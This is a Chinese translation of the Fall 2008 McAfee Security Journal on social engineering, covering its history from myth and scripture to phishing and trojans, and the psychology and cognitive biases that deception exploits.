McAfee®

Security Journal

McAfee® Avert® Labs 安全观察 **2008 年秋季刊**

社会工程手段
世界头号安全威胁

特洛伊木马、点击欺诈和金钱吸引只是恶意软件编写者借以操纵 Internet 用户的鬼蜮伎俩

目录

McAfee Security Journal
2008 年秋季刊

编辑
Dan Sommer

作者
Anthony Bettini
Hiep Dang
Benjamin Edelman
Elodie Grandjean
Jeff Green
Aditya Kapoor
Rahul Kashyap
Markus Jacobsson
Karthik Raman
Craig Schmugar

数据统计
Toralv Dirro
Shane Keats
David Marcus
François Paget
Craig Schmugar

插图
Doug Ross

设计
PAIR Design, LLC

致谢
在制作本期 *McAfee Security Journal* 的过程中，我们得到了许多人的帮助。我们非常感谢以下人员的大力支持：McAfee, Inc. 和 McAfee Avert Labs 的多位高级主管为本刊提供了无私帮助；审核委员会成员 — Carl Banzhof、Hiep Dang、David Marcus、Craig Schmugar、Anna Stepanov 和 Joe Telafici；各位作者以及曾给予他们意见与建议的上司与同事；营销专家 Cari Jaquet、Mary Karlton、Beth Martinez 和 Jennifer Natwick；公共关系专家 Joris Evers 及其全球团队，以及 Red Consultancy Ltd.；设计代理 Pair Design；印刷商 RR Donnelley；位于爱尔兰科克本地化办公室的 Derrick Healy 及其同事，他们将本刊翻译成了多种语言。感谢以上所有人员！没有你们，我们将无法完成本刊！

Dan Sommer
编辑

喜欢？不喜欢？把您的意见发送给 Security_Journal@mcafee.com。

McAfee Security Journal 首期寄语

作者：Jeff Green

欢迎阅读首期 *McAfee Security Journal* 虽然称之为首期，但其实这并不是我们第一次发行此刊。我们只不过改用了一个新的名称，它之前在您所处国家（地区）的名称可能是 *McAfee Sage* 或 *McAfee Global Threat Report*。在 *McAfee Security Journal* 中，我们将秉承毫无保留的态度，一如既往地带给您期望从计算机安全研究领域最棒的研究人员及著作人员，以及从McAfee® Avert® Labs 的专家们那获得的强劲内容。此次发刊我们对准了所有威胁因素中最狡猾、最隐密、波及范围最广的一种 — 社会工程手段。

解放西藏！第三次世界大战的新格局！美国国税局减税秘诀！节气新技术！网上平价药店！

光罗列当然很容易做到，但我们的目的是要突出重点。对于现在的恶意软件编写者和身份窃贼来说，传递令人印象深刻而诱人的信息十分关键，更甚于以往任何时候。不过，将社会工程手段作为一种骗人的手段并不新鲜。自打人类开始相互交流，它便存在。你有我要的东西，所以我找你沟通，希望你把东西给我，或者做一些你希望的事情。或许可以说，社会工程手段是所有威胁中最难防御的，这是人类天性使然。窃取他人身份最简单的方法莫过于直接询问。

社会工程手段技术 — 庞氏骗局、骗术、传销、简单欺诈、网络钓鱼或垃圾邮件 — 全都遵循类似的轨迹。虽然其中一些采用实体形式，一些采用数字形式，但都具有某种共性。它们的目标一致，很多情况下甚至所使用的手段也是一样的。所有这些欺诈的目的都是利用人性的弱点来操控受害者，都会创造特定的情境来说服受害者透露自己的个人信息或者实施某种行为。

我们汇集了另一批优秀的研究人员和著作人员来为您分析和阐明这一主题。我们甚至开创了发刊以来的先河：首次邀请了客座作家。这一期请到了两位最出色的：帕罗奥多研究中心的 Markus Jacobsson 博士和哈佛商学院的 Benjamin Edelman 教授。

首先，我们回顾了骗术的发展历史。而后，我们从心理学的角度剖析了这些骗术成功的原因。接下来，我们展望了未来几年中社会工程手段可能的发展走势。2008 年北京奥运会已经谢幕，但恶意软件编写者仍试图愚弄运动爱好者们访问虚假的网站。是不是有可能通过安排类似 Microsoft 的星期二补丁日此类事件或者制造假公司新闻来从股市谋利？我们将通过大量的研究分析为您揭晓答案。社交网站的前景何在？其安全性会得以加强，还是由于过分信任的用户而注定更容易成为攻击目标？我们还将探讨恶意软件编写者是如何攻击软件漏洞，以及如何利用域名仿冒，即不小心拼错的网络请求的。我们财务方面的文章会回答以下问题：“广告软件和间谍软件状况如何？”最后，我们将提供一些统计数据，以显示全球顶级域所面临的不断变化的威胁程度。

我们衷心希望您能够像我们一样将此刊视为挑战与思想碰撞。再次感谢您与我们一同深度体验计算机安全世界。

Jeff Green，McAfee Avert Labs 与产品开发高级副总裁。他负责领导 McAfee 分布于美国、欧洲和亚洲的全球所有研究机构。Green 监管的研究团队主要致力于以下研究：病毒、黑客/区域性攻击、间谍软件、垃圾邮件、网络钓鱼、漏洞和修补程序，以及主机和网络入侵技术。此外，他还主管长期安全研究，以确保 McAfee 领先于各种新兴的威胁。

社会工程手段的起源

作者：Hiep Dang

当今社会，在阅读有关计算机安全的新闻或图书时，很难不屡次见到“社会工程手段”这个术语。

社会工程手段因 Kevin Mitnick，这个当今计算时代最“臭名昭著”的社会工程学家而为众人所熟知。从本质上而言，它其实是一门说服艺术 — 劝说某人泄漏机密信息或实施某些行为。虽然“社会工程手段”这一术语产生于现代，但隐藏其后的方法与原理与人类自身的发展历史一样久远。在史书、民间传说、神话故事、宗教和文学作品中，都能找到许许多多有关欺骗与操纵的故事。

普罗米修斯：社会工程手段之父?

从希腊神话中我们可以得知，人类今天擅长社会工程手段的起因或许正源于人类最伟大的导师：普罗米修斯。他对这门技艺的掌握如此娴熟，甚至骗过了众神之父宙斯。古希腊诗人赫西奥德在“神谱”和“工作与时日”中讲述了普罗米修斯，一位因机智与狡黠而闻名的天神的传奇故事。相传普罗米修斯用泥土捏出人形，从而创造了人类。在后世闻名的“墨科涅骗局”中，普罗米修斯为宙斯提供了两个选择，来解决神灵与人类之间的争端。一堆是用牛内脏盖住的牛肉，另一堆则是用肥厚的牛油包裹着的牛骨头。一个是美味的食物，只不过外表龌龊，而另一个虽然外观诱人，却是不能食用之物。宙斯选择了后者，所以，从此以后人类只需将骨头和肥肉供奉给神灵，而自己可以保留鲜肉。宙斯发现被普罗米修斯蒙骗后大怒，决定不将火给予人类以示惩罚。然而，普罗米修斯再一次实施社会工程行为违抗了宙斯，他“用一根空心的茴香枝远远地引燃了不灭之火”，从奥林匹斯山偷来了火种，并传到了人间。普罗米修斯因其行为而遭到了惩罚，他被铁链缚在山崖上，每天都有一只鹰来啄食他的肝脏，肝脏晚上又会重新长出来。为了惩罚人类，宙斯还创造了第一个女性，潘多拉，出于好奇心她打开了随身携带的匣子，结果释放出了数不尽的灾难。

雅各和利百加的网络钓鱼攻击

《旧约全书》里记载了雅各和他的母亲利百加的故事，他们所采用的社会工程手段方法就是如今网络钓鱼攻击的基础 — 令受害者相信钓鱼者是另外一个人。雅各的父亲，也就是利百加的丈夫以撒，随着年纪渐老，眼睛已经看不见东西了。临终之际，他吩咐长子以扫“去为我打猎，照我所爱的做成美味，拿来给我吃，使我在未死之先，给你祝福。”（《创世纪》27:2–4。）而利百加希望雅各取代以扫获得以撒的赐福，所以她想出了一个计划。雅各一开始不太愿意，说“我哥哥以扫浑身是有毛的，我身上是光滑的。倘若我父亲摸着我，必以我为欺哄人的，我就招咒诅，不得祝福。”（《创世纪》27:11–12。）为了让以撒相信雅各就是以扫，利百加准备了美味，把以扫最好的外套给雅各穿上，又用山羊皮包在雅各的手和脖子的光滑处。雅各把美味献给了以撒，通过了身份验证测试，并成功获得了原本属于以扫的赐福。

参孙和大利拉：雇用间谍

参孙是圣经里一个与非利士人为敌的大力士。他力大无穷的奥秘在于他的长发。参孙在加沙喜欢上了一个叫大利拉的妇人。非利士人用 1,100 银收买了大利拉，让她设法打探参孙力量的秘密。“求你诓哄参孙，探探他因何有这么大的力气，我们用何法能胜他，捆绑克制他。我们就每人给你一千一百舍客勒银子。”（《士师记》16:5。）刚开始参孙还能抵挡得住大利拉的劝诱，不肯吐露自己的秘密。“你既不与我同心，怎么说你爱我呢？”大利拉说，“你这三次欺哄我，没有告诉我，你因何有这么大的力气。”参孙经不住大利拉天天唠唠叨叨地纠缠，终于举手投降。他告诉大利拉，“向来人没有用剃头刀剃我的头，因为我自出母胎就归神作拿细耳人。若剃了我的头发，我的力气就离开我，我便软弱象别人一样。”（《士师记》16:15–17。）稍后，趁参孙熟睡之际，大利拉剃去了他的头发，暴露了他的弱点。非利士人抓住虚弱的参孙，剜出了他的眼睛，用铁链锁住他，并将他从此关押起来。

第一个特洛伊木马

特洛伊木马的故事，经由古希腊诗人荷马的“奥德赛”和古罗马诗人维吉尔的“埃涅伊德”流传于世，堪称人类历史长河中最为精巧的社会工程手段诡计。特洛伊战争期间，希腊人始终无法攻破特洛伊的城墙。足智多谋的希腊勇士奥德修斯想出了一个计谋，让特洛伊人相信希腊人已经放弃了围城的打算。希腊人驾着他们的船队离开，只在海滩上留下了一个巨大的木马，还有一个名叫西农的希腊士兵。西农被特洛伊人擒获之后，交待希腊人之所以留下大木马，是作为献给上帝的贡品以保佑他们安全返家，而且做得如此巨大的原因是为了让特洛伊人无法把木马搬入城内，以免给希腊人带来不幸。这个故事对于特洛伊人太有诱惑力了，他们不顾卡桑德拉和拉奥孔的警告，把木马搬到了城里—卡桑德拉曾遭到诅咒，能够预知未来但没有一个人会相信她，而特洛伊的祭司拉奥孔在“埃涅伊德”中这样高呼道：

> 哦，愚蠢的人啊！怎会如此暴烈？
> 除去疯狂，你们的头脑里还有何物？
> 难道你们以为希腊人真的已经离去？
> 难道尤利塞斯再无别处展示他的大作？
> 千万要封存这个空心的大家伙啊，
> 在它阴暗深处，隐藏着我们的敌人；
> 不然它将是悬在城市上空的利器，
> 虎瞰并摧毁我们的城墙。
> 欺骗或武力无疑暗藏某处：
> 勿要被表象迷惑，勿要让木马进城。

特洛伊人的愚蠢导致了他们的毁灭。是夜，藏在木马内的希腊士兵在奥德修斯的带领下，杀死守卫，并打开大门让大部队进了城。多亏奥德修斯想出的这条机智的社会工程手段计策，希腊人才能够打败特洛伊人，赢得战争。

如今的特洛伊木马

奥德修斯在琢磨渗透进特洛伊城的计策之时，决想不到自己开创了数千年来的先例。当今乱世流传最广的恶意软件便是电子“特洛伊木马”，由美国国家安全局的 Daniel Edwards 于上世纪七十年代创造。Edwards 继希腊人采用社会工程手段方法之后，再次使用了该名称。在 Internet 出现之前，个人计算机用户如果要共享软件文件，需要通过物理媒介（如软盘或磁带驱动器）或连接到电子公告牌系统 (BBS)。很快便有心怀不轨的黑客意识到，只要将恶意代码伪装成游戏或实用程序，便可以引诱用户执行该恶意代码。由于特洛伊木马不仅简单易行，而且成效显著，在之后的数十年中恶意软件编写者仍在采用此项社会工程手段技术。如今，个人计算机用户以惊人的速度在不知不觉中感染着特洛伊木马。他们被免费的音乐、视频、软件以及来自匿名“亲人”的电子贺卡所吸引，从而被拉下水。

恶意软件和 PUP 增长

从 1997 年到 2007 年总的家庭数（单位：千）





图 1：过去十年间，McAfee 签名文件中恶意软件和潜在不受欢迎程序 (PUP) 的发生次数呈现出数次高峰。1998年，病毒生产机粉墨登场；2003 年到 2004 年间，群发邮件工具盛行；2004 年到 2005 年间，僵尸网络呈上升势头；2006年到2007年间，特洛伊木马横飞。

最新骗术

“预付费欺诈”，还有一个更广为人知的名字“尼日利亚电子邮件骗局（419 欺诈）”，已流传了数十年，现在仍然是最盛行的垃圾邮件类型之一。数字“419”指的是尼日利亚刑事法典中针对此类欺诈的条例。这种“快速致富”社会工程手段伎俩最早于上世纪七十年代，通过邮政信箱以信件的方式传递。到了八十年代，发展为自动接收的传真，而如今则基本上采用电子邮件的方式。其起源可追溯到十六世纪的“西班牙囚犯骗局”。方法简单直接：本国的受害者被告知，有一位富甲天下的西班牙囚犯需要他人的帮助获得自由。这个所谓的囚犯依靠一个骗子来筹集足够的钱才能得以释放。骗子用这个故事来接近受害者，“允许”他或她帮助筹集一部分款项 — 以丰厚的金钱回报为允诺。我们看到，虽然现在信件的内容千变万化，但基本思路仍然不变。在尼日利亚电子邮件骗局中，骗子们用只需“投资”数千元即可获利数百万的诱人条件来引诱受害者。大多数收件人都能意识到承诺太好，根本不可能是真的，但据估计仍然有 1% 的人上钩。据美国特勤局统计，骗子们通过这一社会工程方法，平均每年至少从受害者那捞取了一亿美元。

网络钓鱼报告例数

（单位：千）



总的网络钓鱼报告例数

新增网络钓鱼站点

图2： 网络钓鱼报告例数显示了稳定的增长趋势，但过去两年间新增网络钓鱼站点数目急剧猛增。（数据来源：反网络钓鱼工作组）

网络钓鱼

“网络钓鱼”这一术语由黑客创造。这个词派生自“钓鱼”一词，因为此社会工程方法意在诱使受害者（即“鱼”）泄漏其用户姓名、密码、信用卡号，以及其他个人信息。上世纪九十年代，许多黑客利用并未实际对应真实账号的自动产生的虚假信用卡号，来享受 America Online (AOL) 提供的免费 Internet 试用服务。后来，AOL 完善了其安全措施和信用卡验证测试，以确保信用卡号真正合法，黑客们便开始打起了真实用户姓名和密码的主意，以连入 AOL 的网络。他们开始发送虚假的电子邮件和即时消息，冒充 AOL 支持人员。许多毫不猜疑的受害者都坦白地告知了他们的信息，随后为黑客通过他们泄漏的账户所进行的消费买单。不久，图谋不轨的黑客意识到了此类攻击可能带来的利益与成功率，开始将目标对准了从事在线交易和电子商务的公司，如银行、eBay、Amazon 以及其他公司。

计算机安全发展历程




图 3：重大社会工程手段事件时间轴。

历史不断重演

无论是称为社会工程手段、诡计、骗术、认知偏差还是欺诈，自宇宙伊始直至今日，利用他人的天真与信任这一手法始终长盛不衰。安全专家也一定会同意，人正是安全链路中最薄弱的环节。我们能够开发最安全的软件来保护计算机，实施最严密的安全策略，并争取最理想的用户教育。但是，只要我们仍被不计后果的好奇心以及贪欲所驱使，就不可避免地会面对自己的特洛伊悲剧。

进步，远不在于改变，而在于那些不变的东西。只有当再无任何改进之处，且再无可能的改进方向之时，才是必须改变之际：如果不将过去的经验留存下来，便如同身陷蛮荒，永远处于蒙昧阶段。忘记历史的人，必定会重蹈覆辙。
— 乔治·桑塔亚纳，《理性的生活》之《常识中的理性》。


Hiep Dang，McAfee Avert Labs 反恶意软件研究部门主管。他负责协调 McAfee 全球恶意软件研究小组，专门研究、分析和响应恶意软件的发作，包括病毒、蠕虫、特洛伊木马、bots 和间谍软件。Dang 是 Avert Labs 博客和白皮书的固定撰稿人，并为 *McAfee Security Journal* 撰文。他曾就有关新型威胁和恶意软件发展趋势接受过 *Wall Street Journal*、MSNBC、*PC Magazine* 以及其他许多出版物和媒体的采访。Dang 还是华林派北螳螂拳功夫和太极的忠实爱好者。目前他暂时中断了训练，将全部精力放在计算机安全行业上。

引用文献

- Anderson, J. P. (1972).*Computer Security Technology Planning Study vol. II.* U.S. Air Force.
- Farquhar, M. (2005).*A Treasury of Deception.* New York:The Penguin Group.
- Hesiod (1914).*Theogony.*（由 H. G. Evelyn-White 翻译）
- Hesiod (1914).*Works and Days.*（由 H. G. Evelyn-White 翻译）
- Homer.*The Iliad.*（由 S. Butler 翻译）
- Mitnick, K. (2002).*The Art of Deception.* Indianapolis, Indiana:Wiley Publishing.
- Myers, M. J. (2007).*Phishing and Countermeasures.* John Wiley & Sons, Inc.
- Santayana, G. (1905).*The Life of Reason.*
- Virgil (19 B.C.E.).*The Aeneid.*（由 J. Dryden 翻译）

要求而后获得

作者：Karthik Raman



2007 年 1 月，网络犯罪分子运用社会工程手段计策完成了有记录以来全球最大的一桩网络偷窃案件，他们从瑞典北欧联合银行的顾客处共窃取了 110 万美元。

许多顾客都收到了一封看似从北欧联合银行发出的电子邮件，其中有 250 名顾客下载并安装了电子邮件中所要求的“防垃圾邮件”软件。事实上，这个防垃圾邮件软件是一个收集顾客信息的特洛伊木马，有了这些信息，犯罪分子便可以登录银行的网站并盗取金钱。[1]

在任何安全系统中，人总是最薄弱的环节，这是众所周知的信息安全原则。无论安全攻击以及为应对这些攻击而制定的防御措施如何不断演变，人类的本性始终是不变的。对于攻击者而言，社会工程手段要比诸如暴力破解加密算法、模糊测试以找寻新的软件漏洞或者增加恶意软件复杂程度等技术更为有效，见效也更快。对于联合银行欺诈案中的犯罪份子而言，比起闯入银行的保险库偷取现金，要求银行的顾客安装特洛伊木马要容易多了。

正因为我们轻信、贪心、充满好奇，社会工程手段攻击者才能利用我们的情感和思维。他们向我们索要某物，而我们多半会满足他们的要求。我们为什么会这么做?

安全心理学方面的先驱，著名的安全专家 Bruce Schneier 曾指出，以下四个研究领域 — 行为经济学、决策心理学、风险心理学和神经系统科学 — 可以帮助解释为什么我们的安全情感会背离现实。[2] 本期 *McAfee Security Journal*，尤其是本文将着重探讨安全性的一个方面：社会工程手段。本文将从神经系统科学、决策心理学和基础的社会心理学入手，分析人们为何会觉察不到欺骗，陷入社会工程手段的圈套。

神奇的大脑

人类的大脑可以说是宇宙万物中最复杂的系统。部分原因在于它本身复杂的构造以及各个子系统之间精妙的配合。

在大脑中，情感似乎产生自靠里面较老的部位，如扁桃体，而理智则产生自外层新生的部位，如大脑皮层。[3] 不过，理智和情感的产生部位并非完全相互排斥的，如 Isaac Asimov 在他的著作 *The Human Brain* [4]

> *情感看起来似乎是大脑中某一个部位作用的结果，但并非如此，它是许多部位（包括大脑皮层额叶及颞叶）相互作用的结果。*

大脑中主管情感和理智的部位有时相互配合，有时又相互排斥。这就是为什么我们很难将理智和情感分开，以及为什么当二者发生冲突时情感很容易占据上风的原因。

我们以面对恐惧时的反应为例。自然科学作家 Steven Johnson 在考察了我们在面对逼近的危险时的反应后，形容恐惧反应是“一场以精妙的速度与准确度发起的生理乐器的管弦乐合奏”：[5]

> *通俗的说，就是“打还是跑”。以迅雷之势感受这种反应，是体验你的大脑和身体作为不受有意识的意愿支配的自发系统最好的办法。*

当再次碰到过去导致“打还是跑”反应的情况时，即使从客观上我们认为情感反应毫无用处，但我们仍听任它占据上风。

惯于说谎的政客、间谍和骗子们熟知，诉求情感（尤其是恐惧）以引发情感反应，是达成其目标的一种颇为奏效的手段。社会工程手段攻击者传承了这一手法。

惯于说谎的政客、间谍和骗子们熟知，诉求情感（尤其是恐惧）以引发情感反应，是达成其目标的一种颇为奏效的手段。社会工程手段攻击者传承了这一手法。

社会工程手段原理

利用情感

许多社会工程手段攻击者都瞄上了恐惧、好奇、贪婪和同情等情感。这些无疑都是很普遍的情感，每个人都经常会感到害怕、好奇、贪心或同情。

恐惧和好奇在许多情况下具有积极的作用。譬如，逃离一座着火的大厦是好事。好奇可以帮助我们挑战自我并了解新事物。更何况，缺乏恐惧和好奇会让我们做出一些危险或意外的事情。[6]

某些社会工程手段攻击者即使不露面，也能利用受害者的好奇心来实行攻击。2007 年 4 月，有人在伦敦停车场遗留了置有银行特洛伊木马程序的 USB 驱动器。对这些驱动器所含内容充满好奇的人，很可能会高高兴兴地将这些免费的存储设备据为己有，但是将这些驱动器插到他们的计算机上只会让他们感染上恶意软件。[7]

恐吓或勒索受害人的攻击者利用的是受害者的恐惧心理。2008 年 6 月涌现的 GPCoder.i 特洛伊木马便是一例利用恐惧的恶意软件：它将用户的文件进行加密，然后就解密对用户进行勒索。[8] 同样，利诱受害者的攻击者利用的是受害者的贪婪，假装需要帮助的攻击者利用的是受害者的同情心。

方向错误的心理捷径

有时，社会工程手段攻击者会诉求某些情感以外的东西。他们会尝试攻克我们处理信息时的心理规律。我们称这些规律为捷思法或经验法则。

我们必须承认捷思法很容易犯错，但我们离不开它。如果我们在感知、谈论和做每件事的时候，不得不仔细思考才能得出结论，我们将寸步难行。我们对心理捷径的需求已经无药可救。心理学家 Robert Cialdini 阐释了这种需求：[9]

> *不可能指望我们认清和分析即使只在一天内遇到的每个人、每件事和每种情况的方方面面。我们没有时间、精力或能力做到这一点。相反，我们不得不时常运用条条框框、经验法则，根据事物的一些关键特征进行归类，然后在碰到这个或者那个特征时做出下意识的反应。*

下面来看看社会工程手段攻击者如何能引发我们身上可为之所用的那些自动反应。

引发认知偏差

认知偏差是因简化的信息处理方法而引起的心理错误。[10] 当捷思法出现错误时，会变为偏差。社会工程手段攻击者会诱使我们的捷思法演变为“重大的系统”错误。[11]

以下认知偏差可以解释社会工程手段：

- **支持选择偏差** 当过去所做的选择好处多过坏处时，人们会记住这一选择。[12] 网络购物者习惯于根据朋友的推荐在网上购买优惠的商品。一封偶尔的垃圾邮件也可能被当作另一种推荐，并致使购物者将信用卡信息泄露给虚假网站。
- **证实偏差** 人们会以证实自己观点的方式来收集和解释证据。[13] 我们来看看一个虚构的例子。假设 Acme 公司与 Best Printers 签订了维护打印机的合约，所有 Best Printers 的维修人员全都身穿灰色的长袖衬衫，并且佩带有名牌。渐渐地，Acme 的员

工看惯了穿着制服的 Best Printers 维修人员，会把身着灰色长袖衬衫并带名牌的任何人视为维修人员。此时，社会工程手段攻击者可以伪造或偷拿一套 Best Printers 制服，冒充维修人员。由于 Acme 员工的证实偏差，这个社会工程手段攻击者可能根本不需要证明自己的身份。

- **暴露效应** 人们会根据熟悉程度来喜欢某件物品（或其他人）。[14] 有关天灾人祸的新闻往往会催生大量利用这种情感的钓鱼网站。[15] 在此类新闻面前，人们很容易被引诱到号称与这些新闻有瓜葛的钓鱼网站。最终，人们在这些新闻面前，可能会降低对所访问网站的不良企图的警觉程度。
- **锚定** 人们在对某件事情做出决定时，会集中精力辨识最明显的特点。[16] 一个假冒的银行网站可能由于突出显示了真正银行的标志而蒙蔽住用户，尽管有其他安全指示器指出存在欺骗性。[17]

引起图式错误

社会心理学家将“图式”定义为对我们所提及的现实的图画，以便我们可以对所处环境做出推断。譬如，孩提时代，我们知道应为人友善。声名狼藉的社会工程手段攻击者 Kevin Mitnick 曾经谈到，攻击者了解这一点，向受害者提出精心设计的请求，“听上去让人毫不生疑，自始至终都在利用受害者的信任”。[18] 因此，社会工程手段攻击者滥用了我们社会图式的绘制。

以下列出了人们常犯的社交错误或经常做出的一些判断，并阐释了社会工程手段攻击者是如何利用这些错误和判断的：

- **基本归因错误** 人们会假定他人的行为体现了其固有的内在特性。[19] 这种错误属于错误的第一印象。社会工程手段攻击者会坚持不懈地进行训练，以塑造讨人喜欢的第一印象。攻击者在提出请求时会表现得风度翩翩，在强迫受害者做事时则会装出盛气凌人的样子。受害者可能意识不到自己所交谈的对象是在演戏，他们的行为都是针对具体情形而做出的 — 只是他们达到目的的手段而已。
